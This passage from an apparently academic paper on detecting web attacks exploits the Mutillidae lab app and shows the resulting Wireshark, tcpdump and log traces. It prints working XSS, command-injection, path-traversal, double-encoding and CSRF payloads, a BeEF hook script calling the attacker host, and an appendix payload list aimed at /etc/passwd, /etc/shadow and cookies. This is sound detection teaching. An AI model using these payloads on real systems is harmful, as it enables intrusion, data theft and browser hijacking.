

Figure 23. successful SQL injection attack.

6.2 Cross Site Scripting

Cross Site Scripting (XSS) is also referred to as ”script injection”. It means that an attacker has the ability to inject malicious scripts into to the application and have a browser run it. There are two types of XSS; stored and reflective.

XSS vulnerabilities can be exploited multiple ways. Most typical attacks are for example reading cookies or redirecting a user into malicious site. Also modifying the content on a page, which gives an opportunity for the attacker to run any kind of custom code within the JavaScript language.

Discovering XSS vulnerabilities can be quite simple, using only a browser and injecting JavaScript into various input fields in the application. The simplest method is to just input the following code **<script>alert(xss)</script>** into any input field and see if the application will run the code (SANS, 2010).

6.2.1 Identifying XSS

The XSS vulnerability will be exploited in the add-to-your-blog.php section. The following code will be injected through TamperData to demonstrate this vulnerability

<script>alert(‘hello’);</script>



Figure 24. Successful XSS attack

When looking at the wireshark result from the XSS exploit we can see the same thing as already seen in the SQL injection section. Mutillidae does not provide any kind of encoding or filtering and in this case the exploit is easily recognized. All malicious data is within the POST body.



Figure 25. XSS wireshark output

15:27:55.151747 IP (tos 0x0, ttl 64, id 8006, offset 0, flags [DF], proto TCP (6), length 932)
172.16.40.133.57237 > 172.16.40.132.80: Flags [P.], cksum 0x37df (correct), seq 0:880, ack 1, win 183, options [nop,nop,TS val 767569 ecr 22129273], length 880
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1

csrf-token=SecurityIsDisabled&blog_entry=<script>alert('hello');</script>&add-to-your-blog-php-submit-button
=Save+Blog+Entry

Figure 26. XSS tcpdump output

It is also possible that when performing a XSS attack the script tags will get decoded from ascii to hexadecimal format. If this is the case there are already software available, such as Suricata and Snort that are able to detect and transcode these characters (Deuble Ashley, 2012). There is also a good cheat sheet for different kinds of XSS attacks, offered by ha.ckers.org.[3]

More XSS attack patterns are described in the appendix to help identify other kind of possibilites to bypass possible data validation. It should be noted that it consists only from small amount of different attack patterns.

6.3 Command Injection

Command injection is not as common in web applications as SQL injection. Unlike SQL injection where the attackers' goal is to retrieve information from the backend database. In command injection the attacker inputs operating system commands through the web application. This type of attack can be very powerful if the application is vulnerable and especially then if the commands can be run with root privileges (SANS, 2010).

6.3.1 Identifying Command Injection

Figure 27. shows a basic and successful command injection attack where the target's server password file is being requested. The following code was injected into the input field:

172.16.40.132 & cat /etc/passwd

[3] http://ha.ckers.org/xss.html

Niklas Särökaari, niklas@silverskin.fi



Figure 27. Successful Command Injection attack

The wireshark output shows that the slash marks have been decoded from ascii to hexadecimal format producing the following output:

172.16.40.132+cat+%2Fetc%2Fpasswd



Figure 28. Command Injection wireshark output

The tcpdump output shows the same result as already seen with SQL injection and XSS, that all malicious content with injection flaws can be identified within the POST body data. If the request would have been made with a GET request then the arbitrary input would be located in the URL and apache access logs could also be used to verify the results.

```
00:39:16.428840 IP (tos 0x0, ttl 64, id 64051, offset 0, flags [DF], proto TCP (6), length
770)
    172.16.40.133.52964 > 172.16.40.132.www: Flags [P.], cksum 0xd893 (correct), seq
0:718, ack 1, win 183, options [nop,nop,TS val 10789132 ecr 10702520], length 718
E....3@.@.....(...(....P.r[>..~:..........
......N.POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1

target_host=172.16.40.132+%26+cat+%2Fetc%2Fpasswd&dns-lookup-php-submit-
button=Lookup+DNS
```

Figure 29. Command Injection tcpdump output

More command injection attack patterns are described in the appendix to help identify other kind of patterns that are commonly used to exploit this kind of vulnerability.

7 Path Traversal

Path traversal vulnerabilities can be found when the application allows user-controllable data to interact with the filesystem. This allows the attacker to create arbitrary input and if the input is not properly sanitized the attacker can retrieve sensitive information from the server (Stuttard & Pinto, 2011).

7.1 Identifying Path Traversal

The path traversal vulnerability will be exploited in the mutillidae text-file-viewer.php functionality. The attack is used to go up in the directories and retrieve the server's user file. The attacker will request a file from the filesystem and inject the following value into the textfile parameter:

../../../../../../etc/passwd

In Figure 30 we can see that the attack was successful and the attacker was able to retrieve the user file from the server. There are number of other techniques to exploit this vulnerability. For example the Penetration Testing Lab blog offers a good cheat sheet for this attack.[4]

[4] http://pentestlab.wordpress.com/category/general-lab-notes/page/4/

File: ../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Figure 30. Successful path traversal attack

Looking at the wireshark result from the path traversal exploit we can see that the mutillidae does not provide any kind of filtering or sanitation to the user-supplied input and by this the application is vulnerable and easy to identify.

No.	Time	Source	Destination	Protocol	Length	Info
24	101.570820	172.16.40.133	172.16.40.132	HTTP	789	POST /mutillidae/index.php?page=text-file-viewer.php

```
▶ Frame 24: 789 bytes on wire (6312 bits), 789 bytes captured (6312 bits)
▶ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▶ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▶ Transmission Control Protocol, Src Port: 49564 (49564), Dst Port: http (80), Seq: 1, Ack: 1, Len: 723
▶ Hypertext Transfer Protocol
▼ Line-based text data: application/x-www-form-urlencoded
    textfile=../../../../../../etc/passwd&text-file-viewer-php-submit-button=View+File
```

Figure 31. Path traversal wireshark output

If the applications input filter does not accept the regular path traversal sequences, it is also possible to URL-encode the slashes and dots. As we already saw from the command injection where the application has URL encoded the characters, it is still vulnerable and the attacker successfully exploited the application.

Niklas Särökaari, niklas@silverskin.fi

```
00:00:00.018969 IP (tos 0x0, ttl 64, id 50977, offset 0, flags [DF], proto TCP (6), length
772)
    172.16.40.133.49079 > 172.16.40.132.80: Flags [P.], cksum 0x060b (correct), seq
0:720, ack 1, win 183, options [nop,nop,TS val 20982541 ecr 6985598], length 720
        0x02b0:  390d 0a0d 0a74 6578 7466 696c 653d 2e2e        9....textfile=..
        0x02c0:  2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f65 7463        /../../../../etc
        0x02d0:  2f70 6173 7377 6426 7465 7874 2d66 696c        /passwd&text-fil
        0x02e0:  652d 7669 6577 6572 2d70 6870 2d73 7562        e-viewer-php-sub
        0x02f0:  6d69 742d 6275 7474 6f6e 3d56 6965 772b        mit-button=View+
        0x0300:  4669 6c65                                      File
```

Figure 32. Path traversal tcpdump output

8 Double Encoding

If the application implements security checks for user input and rejects malicious code injection, it is still possible to bypass the filters with techniques like single and double encoding. There are common character sets that are used in web application attacks; path traversal uses the “../” and XSS uses the “<“ , “/” and “>” characters (OWASP, 2009).

There are some common characters that are used in different injection attacks. As already seen in the command injection attack some of the characters were represented with the % symbol. When it is encoded again, its representation in hexadecimal code is %25. Table 2 illustrates the possibilities for hexadecimal encoding and double encoding.

Single encoding	
.	%2E
/	%2F
\	%5C
<	%3C
>	%3E
Double encoding	
.	%252E
/	%252F

Niklas Särökaari, niklas@silverskin.fi

Single encoding	
\	%255C
<	%253C
>	%253E

Table 2: Encoded character set sequences

If the application refuses attacks like **<script>alert(1)</script>**, with double-encoding the security check might be possible to bypass. The wireshark and tcpdump output shows an example string of what to look for in a malicious double encoded injection attack.



Figure 33. wireshark output of double encoding attack

```
172.16.40.133.46564 > 172.16.40.132.www: Flags [P.], seq 0:863, ack 1, win 183,
options [nop,nop,TS val 3525195 ecr 25121627], length 863
        POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1

background_color=%253Cscript%253Ealert(1)%253C%252Fscript%253E&set-
background-color-php-submit-button=Set+Background+Color
```

Figure 34. tcpdump output of double encoding attack

The table above shows the specific characters that should be checked in single or double encode attacks. As these are the most common character sets that are used to attack the application it is possible to reduce the risk of being exploited.

Niklas Särökaari, niklas@silverskin.fi

9 BeEF

The Browser Exploitation Framework is a penetration testing tool that focuses on the web browser. BeEF allows the attacker to focus on the payloads instead of how to get the attack to the client.The attacker can hook one or more web browsers and use them as targets to launch different exploits against them. BeEF allows for example port scanning, JavaScript injection, different browser exploits, clipboard stealing et cetera (SANS, 2010).

9.1 Identifying BeEF

In the following example the mutillidae machine will be hooked with BeEF. The attacker injected the following code **<script src=”http://172.16.40.133/beef/hook/beefmagic.js.php”></script>** in add-to-your-blog.php section. When the user views the blog entries on the mutillidae site, its browser will become a zombie and the attacker has complete control over it, see Figure 35.

Figure 35. Successful BeEF attack

In Figure 36 we can see what kind of traffic has resulted from the point where the victim became a zombie and was exploited.

Niklas Särökaari, niklas@silverskin.fi



Figure 36. BeEF wireshark output

It shows us that when the victim is hooked, its browser sends a GET request to the BeEF controller every five seconds. The number 8 packet shows the exploitation itself. Every BeEF attack has its own variable, called result_id, which changes every time an attack is conducted. After successful attack the zombie sends a return.php instead of command.php to the BeEF controller. After this it starts again to maintain the connection to the controller. Also the BeEF controller sets its own cookie to the client, called BeEFSession.

10 Unvalidated Redirects and Forwards

In an unvalidated redirect attack the application allows redirecting or forwarding its users to a third-party site or another site within the application. In this case the attacker links to unvalidated redirect and tricks the applications victims into clicking it. Since the forged URL looks like a valid site the victim is more likely to click it and sent into a malicious site (OWASP, 2010).

10.1 Identifying Unvalidated Redirects and Forwards

In the following example Mutillidae offers a list of sites for its users to visit. When clicking a site in the list it takes a single parameter named **forwardurl**. In this case the

Niklas Särökaari, niklas@silverskin.fi

attacker crafts a malicious URL that redirects users to a malicious site that can perform, for example phishing or installing malware.

Figures 37 and 38 shows us that the attacker has crafted a malicious URL and links its victims into **www.evil.com**. Mutillidae does not perform any validation for the input and any kind of destination can be used. For example, the attacker could redirect its victim into a site that has a BeEF hook already placed and hook the victim and take control over its browser.

```
No. Time      Source        Destination   Protocol Length Info
 36 79.420676 172.16.40.133 172.16.40.132 HTTP     739    GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http:/
▶ Frame 36: 739 bytes on wire (5912 bits), 739 bytes captured (5912 bits)
▶ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▶ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▶ Transmission Control Protocol, Src Port: 40886 (40886), Dst Port: http (80), Seq: 1, Ack: 1, Len: 673
▼ Hypertext Transfer Protocol
  ▼ GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.evil.com HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.evil.com HTTP/1.1\r\n
      Request Method: GET
      Request URI: /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.evil.com
      Request Version: HTTP/1.1
```

Figure 37. wireshark output for unvalidated redirect attack

172.16.40.133 - - [07/Sep/2012:19:35:52 +0300] "GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.evil.com HTTP/1.1" 200 21476

Figure 38. Apache access log output for unvalidated redirect attack

Niklas Särökaari, niklas@silverskin.fi

```
00:00:00.000788 IP (tos 0x0, ttl 64, id 4765, offset 0, flags [DF], proto TCP (6), length
642)
    172.16.40.133.49745 > 172.16.40.132.80: Flags [P.], cksum 0x0cd5 (correct), seq
0:590, ack 1, win 183, options [nop,nop,TS val 18353929 ecr 4248562], length 590
        0x0000:  4500 0282 129d 4000 4006 7caf ac10 2885  E.....@.@.|...(.
        0x0010:  ac10 2884 c251 0050 411e 1d93 1239 c91f  ..(..Q.PA....9..
        0x0020:  8018 00b7 0cd5 0000 0101 080a 0118 0f09  ................
        0x0030:  0040 d3f2 4745 5420 2f6d 7574 696c 6c69  .@..GET./mutilli
        0x0040:  6461 652f 696e 6465 782e 7068 703f 7061  dae/index.php?pa
        0x0050:  6765 3d72 6564 6972 6563 7461 6e64 6c6f  ge=redirectandlo
        0x0060:  672e 7068 7026 666f 7277 6172 6475 726c  g.php&forwardurl
        0x0070:  3d68 7474 703a 2f2f 7777 772e 6576 696c  =http://www.evil
        0x0080:  2e63 6f6d 4854 5450 2f31 2e31 0d0a 486f  .com
```

Figure 39. tcpdump output for unvalidated redirect attack

11 Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is similar to XSS. The difference is that it does not require to inject malicious scripts into the web application. Instead an attacker can create a malicious web site, which holds a malicious script that will do actions behalf the targeted user. For CSRF attack to work it needs a targeted user with an active session and predictable transaction parameters. The attacker creates the script to the web site and if the targeted user opens the page while logged into the application, then the script will execute with his privileges and arbitrary actions will be carried out (SANS, 2010).

11.1 Identifying CSRF

CSRF vulnerabilities are harder to detect than XSS. It follows a four step process by first reviewing the application logic and finding functions that perform sensitive actions and have predictable parameters. If these are found in the application then the next step is to create a page with the request and have a victim to access this page while logged in to the application (SANS, 2010).

In the following example the attacker has created a CSRF attack against the users in Mutillidae. Figure 40 shows that the attacker has injected the following script into the application.



Figure 40. Wireshark output of CSRF-attack

It creates a blog post with a string ”Cross-site request forgery”. The onmouseover variable is for when the victim moves the pointer top of the CSRF blog post it creates a new post without the victim knowing about it. Only thing the victim’s browser will do is refresh the page.

Other interesting values are also stored in the hidden form fields. We can see that a csrf-token parameter is given with a value **”106424”**. This is for blocking this kind of attack. The value of the form field is changed into ”best-guess”, to see if the server processes the request.

When the victim browses into the blog section and moves its mouse over to the ”Cross-site request forgery” post a new post was made and no other checks were made to the csrf-token.

Niklas Särökaari, niklas@silverskin.fi

View Blogs

4 Current Blog Entries			
	Name	**Date**	**Comment**
1	anonymous	2012-09-08 07:57:40	CSRF Success
2	anonymous	2012-09-08 07:52:45	CSRF Success
3	anonymous	2012-09-08 07:52:08	*Cross-site request forgery*
4	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 41. Successful CSRF-attack

In this case there was a way to block the possible CSRF vulnerabilities, but it was not efficient enough since no validation for the token value was not made. Using hidden form fields makes the application trust the client completely, which should be never done.

12 Conclusions

The most common web application security weaknesses are usually the failure to validate user input, implement proper access control and authentication mechanisms. It is important to understand that if an attacker is able to exploit possible vulnerabilities in these security controls it is possible for the attacker to retrieve sensitive information from the application or gain unauthorized access to the application. As seen in the examples it was possible to retrieve user and group information from the server, bypass login and even compromise all the other users in the application by exploiting a cross-site scripting vulnerability. Implementing effective security controls for a web application mitigates the risk being exploited and protects the confidentiality of its users.

The results show that malicious activity can be identified and even blocked. Possible security control mechanisms could be IP address blocking and if possible, limit the amount of requests made to the application in a specific time interval. Also rule based data validation can be made to prevent injection flaws. As the attack patterns show, the attacks can be identified from each other by analysing log files and network traffic monitor information.

The attack vectors described in this paper covers only some basic approaches. It would be impossible to revise all different attack patterns that can be used against web applications. It should be noted that even though some attack that is described in this

Niklas Särökaari, niklas@silverskin.fi

paper does not work in some other application does not mean that the application is not vulnerable.

13 Appendix

Here are described some other common attack patterns that are used in injection attacks, which can be used to identify if the application is being targeted by malicious user.

SQL Injection

```
1 OR 1=1
’ OR 1=1 --
” OR 1=1 --’
OR 1=1;
1 AND 1=1
x’ OR ’1’=’1
‘ OR 1 in (@@version)--
‘ UNION (select @@version) --
1 OR sleep(___TIME___)#
’ OR sleep(___TIME___)#
” OR sleep(___TIME___)#
1 or benchmark(10000000,MD5(1))#
’ or benchmark(10000000,MD5(1))#
” or benchmark(10000000,MD5(1))#
;waitfor delay '0:0:__TIME__'--
);waitfor delay '0:0:__TIME__'--
';waitfor delay '0:0:__TIME__'--
";waitfor delay '0:0:__TIME__'--
OR 1=1 ORDER BY table_name DESC
x’; UPDATE table SET value WHERE user=’x
1’; INSERT INTO table VALUES(‘value’,‘value’);--
101 AND (SELECT ASCII(SUBSTR(name,1,1)) FROM table WHERE foo=n)$ --
’ union select null,LOAD_FILE(’../../../../../etc/passwd’),null,null,null --
```

Cross-Site Scripting

```
”><script>alert(document.cookie)</script>
aaaa”><script>alert(1)</script>
<script>prompt(’1’)</script>
‘><script>alert(document.cookie)</script>
<script>alert(‘xss’);</script>
<scr<script>ipt>alert(xss)</scr</script>ipt>
<script><script>alert(1)</script>
<script language=”javascript”>window.location.href = ”beeftrap.html” ; </script>
<script src=”http://beefhook.js”></script>
```

<ScRiPt>alert(1)</ScRiPt>
%00<script>alert(1)</script>
<img onerror=alert(1) src=a>

Path Traversal

etc/passwd
/etc/passwd%00
../etc/passwd
../../etc/passwd
../../../etc/passwd
../../../../etc/passwd
../../../../boot/grub/grub.conf
../../../../../var/log
../../../../../etc/apache2/httpd.conf
..\..\..\../c/boot.ini
..\../..\../boot.ini
../../../../../../etc/shadow&=%3C%3C%3C%3C%3C
..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd
..%5c..%5c..%5c..%5c..%5c..%5cc/boot.ini
/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

Niklas Särökaari, niklas@silverskin.fi

14 References

BeEF Project. (2012) What is BeEF? Retrieved from: http://beefproject.com/

Deuble, A. (2012) Detecting and Preventing Web Application Attacks with Security Onion. Retrieved from: http://www.sans.org/reading_room/whitepapers/detection/configuring-security-onion-detect-prevent-web-application-attacks_33980

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P. & Berners-Lee, T. (1999) RFC 2616. Hypertext Transfer Protocol -- HTTP/1.1. Retrieved from: http://tools.ietf.org/html/rfc2616

Gourley, D., Totty, B., Sayer, M., Reddy, S. & Aggarwal, A. (2002) HTTP The Definitive Guide. O'Reilly. California.

Museong, K. (2011) Penetration Testing Of A Web Application Using Dangerous HTTP Methods. Retrieved from: http://www.sans.org/reading_room/whitepapers/testing/penetration-testing-web-application-dangerous-http-methods_33945

Stuttard, D. & Pinto, M. (2011) The Web Application Hacker's Handbook. Finding and Exploiting Security Flaws. Second Edition. Wiley. Indianapolis.

SANS Institute. (2010) Web App Penetration Testing and Ethical Hacking Courseware.

TCPDUMP manual. (2009) Retrieved from: http://www.tcpdump.org/tcpdump_man.html

The OWASP Foundation. (2009) Double Encoding. Retrieved from: https://www.owasp.org/index.php/Double_Encoding

The OWASP Foundation. (2010) OWASP Top Ten Project.
Retrieved from: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Niklas Särökaari, niklas@silverskin.fi